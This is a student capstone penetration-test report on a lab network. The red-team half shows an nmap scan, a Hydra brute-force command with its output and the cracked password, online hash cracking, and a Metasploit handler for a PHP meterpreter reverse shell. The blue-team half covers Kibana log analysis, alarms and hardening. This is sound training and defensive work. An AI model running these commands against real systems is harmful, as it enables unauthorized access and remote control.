# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

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
# Network Topology

# Network Topology




**Network**
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.76

**Machines**
IPv4: 192.168.1.1
OS: Windows 10
Hostname: Azure Hyper-V ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

# Red Team

Security Assessment

# Recon: Describing the Target

## Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| Azure Hyper-V ML-REFVM-684427 | 192.168.1.1 | Host Machine |
| Kali | 192.168.1.90 | Attack Machine |
| Capstone | 192.168.1.105 | Target Machine |
| ELK Stack | 192.168.1.100 | Kibana machine for network monitoring & analysis |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Open Web Port<br>CVE-2019-6579 | Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access. | This vulnerability allows access to confidential files and folders. |
| LFI | LFI allows access into confidential files on a site. | An LFI vulnerability allows attackers to gain access to sensitive credentials. |
| Hashed Password | Unsalted passwords can be easily cracked with resources (i.e., crackstation.net, John the Ripper, etc.) | Hackers only need the username and password. Once the password is cracked and they have the username, they will have access into the system. |
| Simple Usernames | Short names, first name, or any simple combination. | Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained. |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Weak Password | Short, common, simple, or non-complex passwords. | Weak passwords can be easily cracked by computers in seconds. (i.e., “leopoldo can be cracked in 5 seconds by a computer.) |
| Bruteforce Attack<br>CVE-2019-3746 | An attack that consists of systematically checking all possible username and password combinations until the correct one is found. | With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found. |
| Root Access | Privileged access to resources and ability to perform administrative functions on a machine. | Root access gives an attacker unrestricted access to the machine and network. |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Storing Sensitive Information | Storing other peoples credentials and sensitive information without encryption. | Once Ashton’s account was compromised, there were additional user credentials found stored in ashton’s account including instructions to connect to another server. |

# Exploitation: Open Web Port

01

**Tools & Processes**

I ran an nmap scan to look for any open ports on the target's machine.

02

**Achievements**

Nmap scan returned with:

- 1 Host up
- 998 closed ports
- 2 ports open
  - Port 22
  - Port 80

The open web port (port 80) allowed me to gain access to the secret folders.

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 10:34 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME                FILENAME
| -     2019-05-07 18:23    company_blog/
| 422   2019-05-07 18:23    company_blog/blog.txt
| -     2019-05-07 18:27    company_folders/
| -     2019-05-07 18:25    company_folders/company_culture/
| -     2019-05-07 18:26    company_folders/customer_info/
| -     2019-05-07 18:27    company_folders/sales_docs/
| -     2019-05-07 18:22    company_share/
| -     2019-05-07 18:34    meet_our_team/
| 329   2019-05-07 18:31    meet_our_team/ashton.txt
| 404   2019-05-07 18:33    meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

# Exploitation: Brute Force Password

01

**Tools & Processes**

I used Hydra with a password list. The rockyou.txt password list that was easy to find with the command below.


Hydra Command:
$ hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder

02

**Achievements**

The exploit granted me access into ashton's account, giving me the username and password with the hash for another user's password.

03




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 6] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-08 10:20:57
```

# Exploitation: Hashed Password


01

**Tools & Processes**
I utilized an online tool (crackstation.net) to crack the password.

02

**Achievements**
I was able to get the user's (Ryan) password and gain access to the webdav folder.

03



# Exploitation: LFI Vulnerability

01

### Tools & Processes

I used msfvenom and a meterpreter shell to deliver a payload onto the target's machine.

02

### Achievements

With the multi/handler exploit in metasploit, I was able to remotely access the target machines shell.

03


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit
```

# Blue Team

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

- Network scan began on May 04, 2021 at approximately 22:00 hrs.
- There were 51,185 connections at peak with the source IP of 192.168.1.90.
- The sudden spikes and fluctuations indicates this was a port scan.



# Analysis: Finding the Request for the Hidden Directory

- Web requests began at 18:00 hours on 05/04/2021
- Approximately 48,324 requests were made to the company secret folder
- Secret folder contained the password hash for Ryan's account
- This folder also allowed the attacker to deliver a meterpreter shell payload

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 | KQL | Last 30 days

+ Add filter

**Top 10 HTTP requests [Packetbeat] ECS**

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/company_folders/secret_folder | 48,324 |
| http://192.168.1.105/ | 73 |
| http://192.168.1.105/webdav | 65 |
| http://192.168.1.105/webdav/shell2.php | 14 |
| http://192.168.1.105/favicon.ico | 12 |

# Analysis: Uncovering the Brute Force Attack

- About 48,324 requests were made to access the secret folder
- Only 8 attacks were successful


Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
| --- | --- |
| http://192.168.1.105/company_folders/secret_folder | 8 |

Export: Raw Formatted

# Analysis: Finding the WebDAV Connection

- 96 requests for the webdav folder
- Most requests were for the shell.php and passwd.dav files




**Top 10 HTTP requests [Packetbeat] ECS**

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/webdav/ | 4 |


# Blue Team

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

- Alert can be set for over 5000 connections per hour




## System Hardening

- Ensure that firewalls are properly maintained and configured.
- Configure firewall to detect and filter out unauthorized scans.
- Run network and system scans to detect any unfiltered ports.

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

- Set alerts for unauthorized access requests to confidential folders.
- Threshold of no more than 8 attempts per hour.


## System Hardening

- Encrypt files with confidential information.
- Restrict public access to confidential files.
- Limit the sharing of these confidential folders.

# Mitigation: Preventing Brute Force Attacks

## Alarm

- Since majority of brute force attack generates 401 error, set an alarm for this error.
- 10 errors per hour to trigger alert.




## System Hardening

- Utilize password constraints & complexity:
  - Set a password policy
  - Lock accounts for 1 hour after several failed login attempts.
- After several failed login attempts in one day, blacklist IP addresses.
  - If an IP address is an employee's, they will be removed from the list.

# Mitigation: Detecting the WebDAV Connection

## Alarm

- Obtain a list of users who need & granted access to the webdav directory.
- Whitelist their IP addresses with periodic updates to the list.
- Set alerts for any requests that are not whitelisted.

## System Hardening

- Set an effective password policy for users.
- Whitelisting IP addresses only allows connections from trusted sources.
    - This limits unauthorized access.

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

- Create alerts for any uploads into confidential folders.
  - Alert triggered after a few attempts.
- Set alerts for traffic to port 4444.

## System Hardening

- Close all unnecessary ports.
- Filter out IP addresses that are not trusted.
- Ensure integrity of confidential folders by setting proper permissions & access controls.

# the End